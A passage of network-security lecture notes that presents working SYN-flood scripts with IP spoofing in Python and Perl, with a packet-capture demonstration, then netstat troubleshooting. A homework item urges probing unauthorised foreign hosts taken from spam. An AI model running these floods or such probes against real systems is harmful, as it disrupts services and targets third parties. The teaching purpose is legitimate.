        chomp;                                                         #(23)
        # Get rid of the comment lines in the file:
        next if $_ =~ /^\s*#/;                                         #(24)
        my @entry = split;                                             #(25)
        $service_ports{ $entry[1] } = join " ",split /\s+/, $_  if $entry[1];#(26)
    }
    close IN;                                                          #(27)
}

# Now find out what services are provided by the open ports. CAUTION:
# This information is useful only when you are sure that the target
# machine has used the designated ports for the various services.
# That is not always the case for intra-networkds:
open OUT, ">openports.txt"
         or die "Unable to open openports.txt: $!";                    #(28)
if (!@open_ports) {                                                    #(29)
    print "\n\nNo open ports in the range specified\n";                #(30)
} else {                                                               #(31)
    print "\n\nThe open ports:\n\n";                                   #(32)
    foreach my $k (0..$#open_ports) {                                  #(33)
        if (-s "/etc/services" ) {                                     #(34)
            foreach my $portname ( sort keys %service_ports ) {        #(35)
                if ($portname =~ /^$open_ports[$k]\//) {               #(36)
                    print "$open_ports[$k]:    $service_ports{$portname}\n"; #(37)
                }
            }
        } else {
            print $open_ports[$k], "\n";                               #(38)
        }
        print OUT $open_ports[$k], "\n";                               #(39)
    }
}
close OUT;                                                             #(40)
```

- As you would expect, this version of the port scanner behaves in exactly the same manner as the earlier Python version.

- Let's now talk about how to actually mount a DoS attack on an open port. We will choose the `10.0.0.8` as the target host whose open port 22 we will attack with SYN flooding.

- In the demonstration that I'll present here, the IP address of the attacking host is 10.0.0.3. **Through IP source address spoofing, this host will pretend to be 10.0.0.19.**

- Shown below is the attack script that will be executed on the attacker host whose real address is `10.0.0.3`:

```
#!/usr/bin/env python

### DoS5.py

import sys, socket
from scapy.all import *

if len(sys.argv) != 5:
   print "Usage>>>:   %s  source_IP  dest_IP  dest_port  how_many_packets" % sys.argv[0]
   sys.exit(1)

srcIP    = sys.argv[1]                                                     #(1)
destIP   = sys.argv[2]                                                     #(2)
destPort = int(sys.argv[3])                                                #(3)
count    = int(sys.argv[4])                                                #(4)

for i in range(count):                                                     #(5)
    IP_header = IP(src = srcIP, dst = destIP)                              #(6)
    TCP_header = TCP(flags = "S", sport = RandShort(), dport = destPort)   #(7)
    packet = IP_header / TCP_header                                        #(8)
    try:                                                                   #(9)
       send(packet)                                                        #(10)
    except Exception as e:                                                 #(11)
       print e                                                             #(11)
```

- To understand what this script is doing, you have to know a bit about the Python `scapy` module — also known as “Scapy”. Scapy is a powerful tool for creating packets in any of the first four layers of the TCP/IP protocol stack — and that includes the Ethernet frames that reside at Layer 2. You can ask Scapy to create a packet, set its various fields, put it on the wire, and have it capture the response packet if there is one. Finally, you can have Scapy present both the sent and the received packets to you in an easy to understand format.

- In the DoS5.py script shown above, we have asked Scapy in lines (6), (7), and (8) to first create an IP header with specific source and destination IP addresses; to then create a TCP header with specific source and destination ports, and with the SYN flag set; and, finally, to concatenate the two headers for creating a legal packet at the IP Layer. Finally, in line (10) we ask Scapy to send the packet to its destination.

- We will execute the script shown above with the following command line arguments:

```
sudo  ./DoS5.py  10.0.0.19  10.0.0.8  22  3
```

As mentioned in the comment block at the top of the `DoS5.py` script, the first command-line argument is supposed to be the source IP address, the second command-line argument the destination IP address, the third the destination port, and, finally, the last for the number of packets to be used for the attack. [For the purpose of showing here the output of the `tcpdump` command, I have chosen a small number, 3, for the number of packets with which to hit the victim host. However, this number will always be very large in a real attack.] **Note the spoofed address `10.0.0.19`. As mentioned earlier, the real address of the attacking machine is `10.0.0.3`.**

- Before executing the attack script `DoS5.py` in the manner describing above, we run the packet sniffer `tcpdump` on both the attacker and the attacked machines with the options shown below:

```
On the attacker machine (10.0.0.3):

    sudo tcpdump -vvv -nn -i wlan0 -s 1500 -S -X 'dst 10.0.0.8'


On the attacked machine (10.0.0.8):

    sudo tcpdump -vvv -nn -i wlan0 -s 1500 -S -X 'src 10.0.0.19'


NOTE:  10.0.0.19 is the spoofed address being used by
       the attacker host whose real address is 10.0.0.3
```

- When you execute the script `DoS5.py` in the attacker machine, you should see the following output from `tcpdump` running in that machine:

```
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 1500 bytes

23:07:00.177489 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 10.0.0.8 tell 10.0.0.3, length 28
        0x0000:  0001 0800 0604 0001 3402 8663 6afa 0a00  ........4..cj...
        0x0010:  0003 0000 0000 0000 0a00 0008            ............
```

```
23:07:00.280420 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.46284 > 10.0.0.8.22: Flags [S], cksum 0xc6e5 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 b4cc 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 c6e5 0000                      P.......
23:07:00.336968 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.22130 > 10.0.0.8.22: Flags [S], cksum 0x2540 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 5672 0016 0000 0000 0000 0000  ....Vr..........
        0x0020:  5002 2000 2540 0000                      P...%@..
23:07:00.392970 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.61432 > 10.0.0.8.22: Flags [S], cksum 0x8bb9 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 eff8 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 8bb9 0000                      P.......
```

Note the fact that even though `tcpdump` is running on `10.0.0.3`, **it is showing the spoofed source address `10.0.0.19` for the outgoing packets meant for the victim machine.**

- As for the output produced by `tcpdump` running in the attacked machine (`10.0.0.8`), you'll see something like:

```
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 1500 bytes

23:07:00.249888 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.46284 > 10.0.0.8.22: Flags [S], cksum 0xc6e5 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 b4cc 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 c6e5 0000                      P.......
23:07:00.306442 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.22130 > 10.0.0.8.22: Flags [S], cksum 0x2540 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 5672 0016 0000 0000 0000 0000  ....Vr..........
        0x0020:  5002 2000 2540 0000                      P...%@..
23:07:00.362352 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.61432 > 10.0.0.8.22: Flags [S], cksum 0x8bb9 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 eff8 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 8bb9 0000                      P.......

3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

As you can see, the attacked machine really does

believe that the packets are coming from the address `10.0.0.19`, which, as you know, is the IP address spoofed by the attacker machine (whose real IP address is `10.0.0.3`.)

- For another proof that we have successfully mounted a DoS attack by SYN flooding (even though, admittedly, we have used only 3 packets for demonstration purposes), we can run the following command in another window on the victim machine (`10.0.0.8`):

  ```
  netstat -n | grep tcp
  ```

  This command returns:

  ```
  tcp     0       0  10.0.0.8:22     10.0.0.19:46284       SYN_RECV
  tcp     0       0  10.0.0.8:22     10.0.0.19:61432       SYN_RECV
  tcp     0       0  10.0.0.8:22     10.0.0.19:22130       SYN_RECV
  ```

  This output on the victim machine (`10.0.0.8`) tells us that the TCP on the victim machine is stuck in the state `SYN_RECV` for all packets the victim received from the attacker (that the attacker thinks is at `10.0.0.19`).

- If you repeatedly execute the command '`netstat -n | grep tcp`' in the attacked machine, you will see the same output as shown above for roughly 75 seconds. **Now imagine the consequences for the victim machine if the attacker had chosen to send a non-ending stream of SYN packets. This is classic DoS caused by SYN flooding and IP address spoofing.**

- Before ending this section, I'd like to show the Perl version of the `DOS5.py`. The script shown below uses the `Net::RawIP` module for creating the same sort of a raw packet that we created with `scapy` for the case of Python.

- One difference between the Python script shown above and the Perl version shown below is that, for the Perl case, we also specify the source port. Here is the call for the Perl version:

  ```
  DoS5.pl  10.0.0.19  46345  10.0.0.8  22  3
  ```

  Shown below is the Perl implementation:

```
#!/usr/bin/perl

###  DoS5.pl
###  Avi Kak

#  This script is for creating a SYN flood on a designated
#  port.  But you must make sure that the port is open.  Use
#  my port_scan.pl to figure out if a port is open.

use strict;
use Net::RawIP;

die "usage syntax>>   DoS5.pl source_IP source_port " .
                      "dest_IP dest_port how_many_packets $!\n"
                      unless @ARGV == 4;

my ($srcIP, $srcPort, $destIP, $destPort) = @ARGV;

my $packet = new Net::RawIP;
$packet->set({ip => {saddr => $srcIP,
                     daddr => $destIP},
              tcp => {source => $srcPort,
                      dest =>   $destPort,
                      syn => 1,
                      seq => 111222}});
while(1) {
    $packet->send;
```

```
    sleep(1);
}
```

- If you do not have the Perl module `Net::RawIP` installed for the `DoS4.pl` and `DoS5.pl` scripts to work, you may either get it from the CPAN archive, or, on a Ubuntu machine, download it as a part of the **`libnet-rawip-perl`** package through your Synaptic package manager.

- Since all of the scripts shown in this section used socket programming, I'll end this section with a brief review of sockets and their properties. As explained in considerable detail in Chapter 15 of my book "Scripting with Objects," a socket has three attributes: (1) domain, (2) type, and (3) protocol. The *domain* specifies the address family recognized by the socket (examples of address families: AF_INET for the TCP sockets, AF_UNIX for the Unix sockets, etc.); the *type* specifies the basic properties of the communication link to be handled by the socket (examples of type: SOCK_STREAM, SOCK_DGRAM, SOCK_RAW); and, finally, the *protocol* specifies the protocol that will be used for the communications (examples of protocol: tcp, udp, icmp, etc.). **When a socket is created, all three attributes must be consistent with one-another.** We say a socket is `raw` if its type is SOCK_RAW. A raw socket allows you to manually set the various fields of the packet headers.

16.16: USING THE Netstat UTILITY FOR TROUBLESHOOTING NETWORKS

- If you examine the time history of a typical TCP connection, it should spend most of its time in the `ESTABLISHED` state. A connection may also park itself momentarily in states like `FIN_WAIT_2` or `CLOSE_WAIT`. But if a connection is found to be in `SYN_SENT`, or `SYN_RCVD`, or `FIN_WAIT_1` for any length of time, something is seriously wrong.

- **Netstat** is an extremely useful utility for printing out information concerning network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.

- For example, if you want to display a list of the ongoing TCP and UDP connections **and the state each connection is in**, you would invoke

  ```
  netstat -n | grep tcp
  ```

  where the '`-n`' option causes the `netstat` utility to display the IP addresses in their numerical form. Just after a page being viewed in the Firefox browser was closed, the above command returned:

```
tcp    0    0 192.168.1.100:41888     128.174.252.3:80     ESTABLISHED
tcp    0    0 192.168.1.100:41873     72.14.253.95:80      ESTABLISHED
tcp    0    0 192.168.1.100:41887     128.46.144.10:22     TIME_WAIT
```

This says that the interface 192.168.1.100 on the local host is using port 41888 in an open TCP connection with the remote host 128.174.252.3 on its port 80 and the current state of the connection is `ESTABLISHED`. Along the same lines, the same interface on the local machine is using port 41873 in an open connection with `www.google.com` (72.14.253.95 : 80) and that connection is also in state `ESTABLISHED`. On the other hand, the third connection shown above, on the local port 41887, is with RVL4 on its port 22; the current state of that connection is `TIME_WAIT`. [The `netstat` commands work on the Windows platforms also. Try playing with commands like '`netstat -an`' and '`netstat -r`' in the `cmd` window of your Windows machine.]

- Going back to the subject of a TCP connection spending too much time in a state other than `ESTABLISHED`, here are the states in which a connection may be stuck and the possible causes. Note that you may have a problem even when the local and the remote are both in `ESTABLISHED` and the remote server is not responding to the local client at the application level.

1. **stuck in ESTABLISHED:** If everything is humming along fine, then this is the right state to be in while the data is going back and forth between the local and the remote. But if the TCP state at either end is in this state while there is no interaction at the application level, you have a problem.

That would indicate that either the server is too busy at the application level or that it is under attack.

2. **stuck in SYN_SENT:** Possible causes: Remote host's network connection is down; remote host is down; remote host does NOT have a route to the local host (routing table prob at remote). Other possible causes: some network link between remote and local is down; local does not have a route to remote (routing table problem at local); some network link between local and remote is down.

3. **stuck in SYN_RCVD:** Possible causes: Local does not have a route to remote (routing table problem at local); some network link between local and remote is down; the network between local and remote is slow and noisy; the local is under DoS attack, etc.

4. **stuck in FIN_WAIT_1:** Possible causes: Remote's network connection is down; remote is down; some network link between local and remote is down; some network link between remote and local is down; etc.

5. **stuck in FIN_WAIT_2:** Possible cause: The application on remote has NOT closed the connection.

6. **stuck in CLOSING:** Possible causes: Remote's network

connection is down; remote is down; some network link between local and remote is down; some network link between remote and local is down; etc.

7. **stuck in CLOSE_WAIT:** Possible cause: The application on local has NOT closed the connection.

- In what follows, we will examine some of the causes listed above for a TCP engine to get stuck in one of its states and see how one might diagnose the cause. But first we will make sure that the local host's network connection is up by testing for the following:

  – For hard-wired connections (as with an Ethernet cable), you can check the link light indicators at both ends of a cable.

  – By pinging another host on the local network.

  – By looking at the Ethernet packet statistics for the network interface card. The Ethernet stats should show an increasing number of bytes on an interface that is up and running. You can invoke

```
netstat -ni                (on Linux)
netstat -e                 (on Windows)
```

  to see the number of bytes received and sent. By invoking this command in succession, you can see if the number bytes is increasing or not.

- **Cause 1:** Let's now examine the cause "`Local has no route to remote`". This can cause TCP to get stuck in the following states: `SYN_SENT` and `SYN_RCVD`. Without a route, the local host will not know where to send the packet for forwarding to the remote. To diagnose this cause, try the command

```
netstat -nr
```

which displays the routing table at the local host. For example, on my laptop, this command returns

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 wlan0
169.254.0.0     0.0.0.0         255.255.0.0     U         0 0          0 lo
0.0.0.0         192.168.1.1     0.0.0.0         UG        0 0          0 wlan0
```

If the 'UG' flag is not shown for the gateway host, then something is wrong with the routing table. The letter 'U' under flags stands for 'Up', implying that the network 192.168.1.0 is up and running. The letter 'G' stands for the gateway. So the last row says that for all **outbound destination addresses** (since the first column entry is 0.0.0.0), the host 192.168.1.1 is the gateway (in this case a Linksys router) and it is up. [With regard to the IP addresses shown, note that a local network — called a subnetwork or subnet — is defined by its network address, which is the common stem of the IP addresses of all the machines connected to the same router. An IP address consists of two parts, the **network part** and the **host part**. The separation of an IP address into the two is carried out by taking a bitwise 'and' of the IP address and the *subnet mask*. For a home network, the subnet mask is likely to be 255.255.255.0. So for the routing table shown, 192.168.1 (which is the same as 192.168.1.0) is the network address. By running the command shown above at Purdue with your laptop connected to

Purdue's wireless network, you can see that the mask used for Purdue's wireless network is 255.255.240.0. Now try to figure out the network part of the IP address assigned to your laptop and the host part. Also, what do you think is the IP address of the gateway machine used by Purdue's wireless network?]

- The above routing table says in its last row that for ALL destination IP addresses (except those listed in the previous rows), the IP address of the gateway machine is 192.168.1.1. That, as mentioned above, is the address of the Linksys router to which the machine is connected. Although, in general, 0.0.0.0 stands for *any* IP address, placing this default string in the Gateway column for the network address 192.168.1.0 in the first row means that all IP addresses of the form 192.168.1.XXX will be resolved in the local subnet itself.

- Now try pinging the router IP address listed in the router table. If the router does not respond, then the router is down.

- **Cause 2:** Now let's try to diagnose the cause "**Local to Remote Link is Down**". Recall that this cause is responsible for TCP to get stuck in the `FIN_WAIT_1` and `CLOSING` states. Diagnosing this cause is tricky. After all, how do you distinguish between this cause and other causes such as the remote being down, a routing problem at the remote, or the link between remote and local being down?

- The best way to deal with this situation is to have someone with direct access to the remote make sure that the remote is up and running, that its network connection is okay, and that it has a route to the local. Now we ask the person with access to the remote to execute

  ```
  netstat -s
  ```

  at the remote BEFORE and AFTER we have sent several pings from the local to the remote. The above command prints all the packet stats for different kinds of packets, that is for IP packets, for ICMP packets produced by ping, for TCP segments, for UDP packets, etc. So by examining the stats put out by the above command at the remote we can tell whether the link from the local to the remote is up.

- But note that pings produce ICMP packets and that firewalls and routers are sometimes configured to filter out these packets. So the above approach will not work in such situations. As an alternative, one could try to use the `traceroute` utility at the local machine:

  ```
  traceroute ip_to_remote      (on unix like systems)

  tracert   ip_to_remote       (on Windows machines)
  ```

  to establish the fact there exists a link from the local to the remote. The output from these commands may also help establish whether the local-to-remote route being taken is a good route. Executing these commands at home showed that it takes ELEVEN HOPS from my house to RVL4 at Purdue:

```
192.168.1.1   (148 Creighton Road)
    -> 74.140.60.1    (a DHCP server at insightbb.com)
    -> 74.132.0.145   (another DHCP server at insightbb.com)
    -> 74.132.0.77    (another DHCP server at insightbb.com)
    -> 74.128.8.201   (some insightbb router, probably in Chicago)
    -> 4.79.74.17     (some Chicago area Level3.net router)
    -> 4.68.101.72    (another Chicago area Level3.net router)
    -> 144.232.8.113  (SprintLink router in Chicago)
    -> 144.232.20.2   (another SprintLink router in Chicago)
    -> 144.232.26.70  (another SprintLink router in Chicago)
    -> 144.228.154.166  (where?? probably Sprint's Purdue drop)
    -> 128.46.144.10  (RVL4.ecn.purdue.edu)
```

- **Cause 3:** This is about "**Remote or its network connection is down**". This can lead the local's TCP to get stuck in one of the following states: `SYN_SENT`, `FIN_WAIT_1`, `CLOSING`. Methods to diagnose this cause are similar to those already discussed.

- **Cause 4:** This is about the cause "**No route from Remote to Local**". This can result in local's TCP to get stuck in the following states: `SYN_SENT`, `FIN_WAIT_1`, `CLOSING`. Same as previously for diagnosing this cause.

- **Cause 5:** This is about the cause "**Remote server is too busy**". This can lead to the local being stuck in the `SYN_SENT` state and the remote being stuck in either `SYN_RCVD` or `ESTABLISHED` state as explained below.

- When the remote server receives a connection request from the local client, the remote will check its backlog queue. If the queue is not full, it will respond with a SYN/ACK packet. Under normal circumstances, the local will reply with a ACK packet. Upon receiving the ACK acknowledgment from the local, the remote will transition into the `ESTABLISHED` state and notify the server application that a new connection request has come in. However, the request stays in a queue until the server application can accept it. The only way to diagnose this problem is to use the system tools at the remote to figure out how the CPU cycles are getting apportioned on that machine.

- **Cause 6:** This is about the cause "**the local is under Denial of Service Attack**". See my previous explanation of the SYN flood attack. The main symptom of this cause is that the local will get bogged down and will get stuck in the `SYN_RCVD` state for the incoming connection requests.

- Whether or not the local is under DoS attack can be checked by executing

```
netstat -n
```

  When a machine is under DoS attack, the output will show a large number of incoming TCP connections all in the `SYN_RCVD` state. By looking at the origination IP addresses, you can get some sense of whether this attack is underway. You can check whether those addresses are legitimate and, when legitimate, whether your machine should be receiving connection requests from those addresses.

- Finally, the following invocations of netstat

```
netstat -tap | grep LISTEN

netstat -uap
```

will show all of the servers that are up and running on your Linux machine.

16.17: HOMEWORK PROBLEMS

1. Shown below is the **tcpdump** output for the first packet — a SYN packet — sent by my laptop to a Purdue server for initiating a new connection. What's the relationship between the readable information that is displayed just above the hex/ascii block and what you see in the hex/ascii block? The hex/ascii block is in the last four lines of the the **tcpdump** output shown below. [Being only 60 bytes in length, the packet that is shown below is the entire data payload of one Ethernet frame. (As stated in Lecture 23, the maximum size of the Ethernet payload is 1500 bytes as set by the Ethernet standard.) In general, at the receiving end, a packet such as the one shown below is what you get after de-fragmentation of the data packets received by the IP Layer from the Link Layer. Despite the name of the command, the packets displayed by **tcpdump** are NOT just TCP segments. What **tcpdump** shows are the packets at the IP Layer of the protocol stack — that is, TCP segments with attached IP headers. The tool **tcpdump** applies the TCP and IP protocol rules to the packet to retrieve the header information for both protocols which is then displayed in plain text as in the display shown below.]

```
14:41:02.448992 IP (tos 0x0, ttl 64, id 25896, offset 0, flags [DF],
proto TCP (6), length 60)
10.184.140.37.51856 > 128.46.4.72.22: Flags [S], cksum 0x1b82 (incorrect
-> 0x2c49), seq 1630133701, win 14600, options [mss 1460,sackOK,TS
val 81311981 ecr 0,nop,wscale 7], length 0
0x0000:  4500 003c 6528 4000 4006 ba40 0ab8 8c25  E..<e(@.@..@...%
0x0010:  802e 0448 ca90 0016 6129 ddc5 0000 0000  ...H....a)......
0x0020:  a002 3908 1b82 0000 0204 05b4 0402 080a  ..9.............
0x0030:  04d8 b8ed 0000 0000 0103 0307            ............
```

2. The minimal length of an IP header is 20 bytes (that is, five 32-bit words, implying a value of 5 for the 4-bit IHL field in the IP header) and there is no reason to use longer than the minimum for the first SYN packet. So, with regard to the SYN packet shown in the previous question, let's examine its first twenty bytes:

   ```
   4500 003c 6528 4000 4006 ba40 0ab8 8c25
   802e 0448
   ```

   Can you reconcile the information contained in these bytes with the IP header as shown in Section 16.3? For example, the first four bits as shown above evaluate to the number 4. Now think about what is stored in the first field of the IPv4 header and how wide that field is. The next four bits shown above evaluate to the number 5. Going back to the IP header, think about how wide it is and what is meant to be stored in it. For an IP header that is only 20 bytes long, the last four bytes should be the destination IP address, which in our case is `128.46.4.72`. Can you see this address in the last four bytes shown above? Can you see the source IP address of `10.184.140.37` in the hex digits '0ab8 8c25'?

3. Let's now look at the rest of the hex content in the SYN packet shown in the first question:

   ```
             ca90 0016 6129 ddc5 0000 0000
   a002 3908 1b82 0000 0204 05b4 0402 080a
   04d8 b8ed 0000 0000 0103 0307
   ```

   This should be the TCP header. Based on the information extracted by **`tcpdump`** as shown in Question 1 above, can you reconcile it with the TCP header layout presented in Section 16.4?

A TCP header starts with its first two bytes used for the source port and the next two bytes used for the destination port. If you are told that the hex `ca90` translates into decimal 51856, can you identify the different TCP fields into the hex shown above? For example, which field do you think the four-bytes of hex `0000 0000` correspond to?

4. In the hex shown in the previous question for the TCP header, can you identify the byte that has the SYN flag?

5. An importance property of the TCP protocol is that it provides both flow control and congestion control. What is flow control? What is congestion control? How does TCP provide each?

6. When the receiver TCP's buffer becomes full with the received packets, how does it signal to the sender TCP to not send any further packets for a little while? What mechanism does the sender TCP use to start sending the packets again?

7. What role is played by the following two fields of the TCP Header when a client first sends a request-for-connection packet to a server: (1) Sequence Number, (2) Acknowledgment Number.

8. What role is played by the following two fields of the TCP Header as the data is being exchanged between a client and a server over

a *previously-established* connection: (1) Sequence Number, (2) Acknowledgment Number

9. Let's say one of the routers between a party A and a party B is controlled by a hostile agent. As A is sending packets to B, here is how this agent could mount a DoS attack on B: The hostile agent's router could create a very large number of duplicates of each packet received from A for B and put them on the wire for B. [This is another form of a replay attack.] What defense does B's TCP/IP engine have against such a DoS attack?

10. If your goal is to cause the TCP engine at a remote machine to hang, what other attacks can you mount on the remote machine?

11. In IP spoofing, an adversary X wants a remote host to believe that the incoming packets are coming from a trusted client. So to initiate a connection with the remote host, X sends it a SYN packet with the client's IP address in it. What problems can X expect to encounter?

12. How can X get a sense of the capabilities of the ISN generator at the remote host that X is trying to attack?

13. With regard to the IP Spoofing attack that an adversary X may want to mount on a remote host, what is a spoofing set?

14. What is a phase space in our context and how can it be used to construct a small spoofing set?

15. We are interesting in the following question: Given N numbers at the output of a random number generator, what is the probability p that at least two of the numbers will be the same? This probability can be expressed as

$$p \quad = \quad \frac{N \times (N-1) \times t}{2}$$

where t is the probability of any number making its appearance in the set. What has this got to do with setting up a size for the spoofing set in the IP spoofing attack?

16. We are also interested in the following question: If I specify a value for the probability p, what is the smallest possible value for N for the size of a set of random numbers so that the set will contain at least two numbers that are the same? This value for N can be expressed as:

$$N \quad = \quad \sqrt{\frac{2}{t} \ln \frac{1}{1-p}}$$

How can this formula be used for mounting the IP spoofing attack?

17. **Programming Assignment:**

Use the scripts in this lecture and the `tcpdump` tool to harvest the ISNs (Initial Sequence Numbers) used by a remote machine. For the remote machine, try to pick an IP address that is being used in a country where the machines are more likely to be using old TCP/IP software with weak random number generators. [You can get hold of such IP addresses by analyzing your spam mail that often originates from other countries.] You can harvest the ISNs by asking `tcpdump` to write the packets out to a file and analyzing the content of that file with a script you would need to write. Now, in accordance with the discussion in Section 16.13, construct a phase space for the ISNs you have thus harvested. Display the phase space with a 3D plot in order to determine how vulnerable the remote machine is to IP spoofing attacks.